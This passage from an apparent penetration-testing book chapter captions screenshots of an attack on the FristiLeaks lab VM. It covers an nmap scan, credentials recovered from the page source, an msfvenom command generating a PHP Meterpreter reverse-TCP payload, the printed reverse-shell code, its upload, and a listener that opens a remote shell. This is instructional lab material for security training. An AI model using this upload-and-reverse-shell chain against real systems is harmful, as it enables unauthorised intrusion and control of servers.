


Figure 11.11 – Configuring the vulnerable VM in VMWare




Figure 11.12 – Starting up msfconsole

**Figure 11.13 – Starting up msfconsole**

```
root@kali: ~
File Edit View Search Terminal Help
msf5 > nmap -T4 -A -v 192.168.83.135
[*] exec: nmap -T4 -A -v 192.168.83.135

Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-28 07:57 EDT
NSE: Loaded 148 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 07:57
Completed NSE at 07:57, 0.00s elapsed
Initiating NSE at 07:57
Completed NSE at 07:57, 0.00s elapsed
Initiating ARP Ping Scan at 07:57
Scanning 192.168.83.135 [1 port]
Completed ARP Ping Scan at 07:57, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 07:57
Completed Parallel DNS resolution of 1 host. at 07:57, 0.01s elapsed
Initiating SYN Stealth Scan at 07:57
Scanning 192.168.83.135 [1000 ports]
Discovered open port 80/tcp on 192.168.83.135
Completed SYN Stealth Scan at 07:57, 5.13s elapsed (1000 total ports)
Initiating Service scan at 07:57
Scanning 1 service on 192.168.83.135
Completed Service scan at 07:57, 6.08s elapsed (1 service on 1 host)
Initiating OS detection (try #1) against 192.168.83.135
NSE: Script scanning 192.168.83.135.
Initiating NSE at 07:57
Completed NSE at 07:57, 0.14s elapsed
Initiating NSE at 07:57
Completed NSE at 07:57, 0.00s elapsed
Nmap scan report for 192.168.83.135
Host is up (0.00086s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.2.15 ((CentOS) DAV/2 PHP/5.3.3)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS TRACE
|_ Potentially risky methods: TRACE
|- http-robots.txt: 3 disallowed entries
|_/cola /sisi /beer
|- http-server-header: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3
|- http-title: Site doesn't have a title (text/html; charset=UTF-8).
MAC Address: 08:00:27:A5:A6:76 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.10, Linux 2.6.32 - 3.13
Uptime guess: 0.002 days (since Mon Oct 28 07:55:37 2019)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=262 (Good luck!)
```

Figure 11.13A – Running an NMAP scan from msfconsole

← → ⌛ ⌂ Not secure | 192.168.83.135/robots.txt

```
User-agent: *
Disallow: /cola
Disallow: /sisi
Disallow: /beer
```

Figure 11.14 - Browsing the web directory on the target system




Figure 11.15 – Web page on the target system




Figure 11.16 – Login page on the target system

view-source:http://192.168.83.135/fristi/

```

1692 Pqn8R+zsxTwdfqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+I/Z42J4O
1693 1Pqn8R+zsxTwdfqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+I/Z42J4
1694 O1Pqn8R+zsxTwdfqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+I/Z42J
1695 4O1Pqn8R+zsxTwdfqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+I/Z42
1696 J4O1Pqn8R+zsxTwdfqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+I/Z4
1697 2J4O1Pqn8R+zsxTwdfqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+I/Z
1698 42J4O1Pqn8R+zsxTwdfqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+I/
1699 Z42J4O1Pqn8R+zsxTwdfqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+I
1700 /Z42J4O1Pqn8R+zsxTwdfqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+
1701 I/Z42J4O1Pqn8R+zsxTwdfqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+
1702 <!--
1703 iVBORw0KGgoAAAANSUhEUgAAWAAQAAALCAIAAAA04UhqAAAAAXNSR0IArs4c6QAAAARnQU1BAACx
1704 jwv8YQUAAAACjcEhZcwAAAdSMAAA7DAcdrvqGQAAARSSURBVhhe7dLRdtsgEVhr8sL8nqymmmwi0kl
1705 50iAGQYBn01//dWSQyTgdx2t5+AcCHAHgRY4A8CJAHHiRIw8yBEAXuQIAc9yBIAxQQLAixw
1706 B4EWOAPAiRwB4kSMAvMgRAF7kCAAvvgSAFzkCwIscAeBFjgDwIkcaEjeJALzIEQBe5AgAL5kc+f
1707 m63yaP7/XP/5RUM2jx7imz1ZdpqguZHP1+zJ053b9+1gd/0TL2wull5+RMpJq5tMTkElpaHlVXJJ
1708 Zv7/d5i6qse0t9rWa6UMsR1+WrOr172DbdWKqZS0tMPqG18LRhzyWjWkTDFPxVm1C7e81bxnNOvb
1709 DpYzOMNIWqpLLS0w+oaXwomXXtfhL8e6W+lrNdDFujoQNJ9XbKtHMpSUmn9BSegf51bUcr6W+vJnd
1710 jQjceIwepPCj1LNxFp18gktxFnVtYsd6UpINDPFCDlyKB3dyPlpSTvZyJNJR7ROWHElFGv5NrDU
1711 12qmc/1/Zz2ZWXk1ab1o1aZqjZdq5sqSxUgt7y7syq+u6UpINDOfE15ENygbTfj+qDbc+QpG9c5
1712 uvFqzv5aM15LlyMrfnrPU12qmc+Ucqdg+6E1JNsX16/i/6BtvvEqzf5YM2JLhyMLz4sNNtp/pSk91
1713 04VajmwziEdZvmSz9E0YzbzI/FSyccgVSzziXDNmS4cjcni+kLRnqizXthUqOhEkso2k5pGy00aLq
1714 i1n+skSqGFOSIVsKc5zv4+XH36vQzb10V0t9rwb6EMYRaLLp+Bbh31k8SBBjqpUNSHVjHXJmC2Fg
1715 t0H0drysrz404sdLPW1mulDLUdsdpdEsx5vf5Gtgg1xnfx88tu/Pzy7VjHXJmC21H91WvBBfdzb6ws
1716 30oZ0jk3y+pQ9fnEG41N0co9UnY5dqxrh0JZKezwdnwqfnv6AOUn9swb6UMyR5zT2B+lwDh++Fl
1717 3K/U+2z2uFJNWNCMmhLzUe2v6n/dAWg+mLN9KGW19EcKsMjL6o6+ecH8dv0Uu4PnkqDl2rGuis8HK
1718 u19iMrFG9gqa/VTB8qORluSTqf7fyU7tgsn/4+xfhV6aiiIsclGrGvGT1lsLlhPbnh6KnLDU12q
1719 mD+0cKQ8nunpVcZ21Rj7erEz0WqoZ+5IRW1oXNB3z/vBMWulsFy1lm+hDLkcIAtuHEUzu/191867X34
1720 rPtA6lmLi0ZrqX6u37a1ukRkVaylRfqpk+9HNKH85hNocTKC4P31Vebhd8fy/VzOTCkqeBWlrrFhe
1721 EPdMj03SSys7XVF+qmT5UcmT9+S//fyvOLU3kwGld592Kb6Us10IZMjAP5b5AgAL3IBgBc5AsCLH
1722 AHgRY4A8CJAHHiRIw8yBEAXuQIAc9yBIAxQQLAixwB4EWOAPAiRwB4kSMAvMgRAF7kCAAvcgSAFzk
1723 CwIscaeFFjgDwIkcaEjeJALzIEQBe5AgAL3IEgBc5AsCLHAhgRY4A8Pn9/QNa7zik1qtycQAAAABJR
1724 U5ErkJggg==
1725 -->
1726 <table width="300" border="0" align="center" cellpadding="0" cellspacing="1" bgcolor="#cccccc">
1727 <tr>

```

Figure 11.17 – HTML code of the login page

base64 to png converter world's simplest png tool

World's simplest online base64 to Portable Network Graphics image converter. Just import your base64-encoded image in the editor on the left and you will instantly get PNG graphics on the right. Free, quick, and very powerful. Import base64 – get a PNG. Created with love by team Browserling.

announcement check out our new project!

We just created something new for all science fans – [SCIURLS](#) – a neat science news aggregator. [Check it out!](#)

**base64**

```

8SBDBjqpUNSHVjHXJmC2Fg
t0H0drysrz404sdLPW1mulDLUdsdpdEsx5vf5Gtgg1xnfx88tu/Pzy7Vj
HXJmC21H91WvBBfdzb6ws
+20j3y+pQ9fnEG41N0co9UnY5dqxrh0JZKezwdnwqfnv6AOUn9swb6UMyR5zT2B+lwDh++Fl
b6UMyRS2p7f+1+lWdh++Fl
3K/U+2z2uFJNWNCMmhLzUe2v6n/dAWg+mLN9KGW19EcKsMjL6o6+ecH8dv0Uu4PnkqDl2rGuis8HK
u19iMrFG9gqa/VTB8qORluSTqf7fyU7tgsn/4+xfhV6aiiIsclGrGvGT1lsLlhPbnh6KnLDU12q
/dbWcimLN9KGW19EcKsMjL6o6+ecH8dv0Uu4PnkqDl2rGuis8HK
u19iMrFG9gqa/VTB8qORluSTqf7fyU7tgsn
/4+xfhV6aiiIsclGrGvGT1lsLlhPbnh6KnLDU12q
mD+0cKQ8nunpVcZ21Rj7erEz0WqoZ+5IRW1oXNB3z/vBMWulsFy1lm+hDLkcIAtuHEUzu/191867X34
LkcIAtuHEUzu/191867X34
rPtA6lmLi0ZrqX6u37a1ukRkVaylRfqpk+9HNKH85hNocTKC4P31Veb
hd8fy/VzOTCkqeBWlrrFhe
FPdMj03SSys7XVF+qmT5UcmT9+S//fyvOLU3kwGld592Kb6Us10IZM
jAP5b5AgAL3IEgBc5AsCLH
AHgRY4A8CJAHHiRIw8yBEAXuQIAc9yBIAxQQLAixwB4EWOAPAiRwB4k
SMAvMgRAF7kCAAvcgSAFzk
CwIscaeFFjgDwIkcaEjeJALzIEQBe5AgAL3IEgBc5AsCLHAhgRY4A8Pn
9/QNa7zik1qtycQAAAABJR
U5ErkJggg==]

```

Import from file Save as... Copy to clipboard

The screenshot shows the base64 to png converter interface. On the left, there is a large input area containing the base64 encoded HTML code of the login page. On the right, there is a preview window showing the decoded image, which is a login form with fields for username and password. Below the preview are buttons for 'Chain with...', 'Save as...', and 'Copy to clipboard'.

Figure 11.18 – Decoding the Base64 value

```

1 <html>
2 <head>
3 <meta name="description" content="super leet password login-test page. We use base64 encoding for images so they are inline in the HTML. I read somewhere on
4 <!--
5 TODO:
6 We need to clean this up for production. I left some junk in here to make testing easier.
7
8 - by eezeepz
9 -->
10 <script type="text/javascript" src="http://ff.kis.v2.scr.kaspersky-labs.com/FD126C42-EBFA-4E12-B309-BB3FDD723AC1/main.js" charset="UTF-8"></script><link rel=
11 <body>
12 <center><h1> Welcome to #fristileaks admin portal</h1></center>

```

Figure 11.19 – Inspecting HTML code for interesting comments




Figure 11.20 – Logging into the target web application





Figure 11.21 – File upload functionality after login



Select image to upload:

Browse... No file selected.

Upload Image

Figure 11.22 – File upload functionality after login

```
root@kali:~  
File Edit View Search Terminal Help  
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.83.130 lport=4444 -f raw --out /root/Desktop/payload.php  
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload  
[-] No arch selected, selecting arch: php from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 1115 bytes  
Saved as: /root/Desktop/payload.php  
root@kali:~#
```

Figure 11.23 – Generating a payload using msfvenom

```
root@kali:~  
File Edit View Search Terminal Help  
root@kali:~# cat /root/Desktop/payload.php  
/*<?php /**/ error_reporting(0); $ip = '192.168.83.130'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len);  
root@kali:~#
```

Figure 11.24 – Viewing the generated payload




Figure 11.25 – Uploading the payload to the target system




Figure 11.26 – Upload error response from the target system




Figure 11.27 – Uploading the modified payload




Figure 11.28 – Uploading the payload to the target system

```
root@kali: ~
File Edit View Search Terminal Help
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
Name Current Setting Required Description
---- ----- ----- -----
Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description
---- ----- ----- -----
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- --
0 Wildcard Target

msf5 exploit(multi/handler) > set LHOST 192.168.83.130
LHOST => 192.168.83.130
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.83.130:4444
[*] Sending stage (38247 bytes) to 192.168.83.135
[*] Meterpreter session 1 opened (192.168.83.130:4444 -> 192.168.83.135:42968) at 2019-10-31 22:17:52 -0400
meterpreter > 
```

Figure 11.29 – Starting up the listener in msfconsole




Figure 11.30 – Successful exploitation of the target system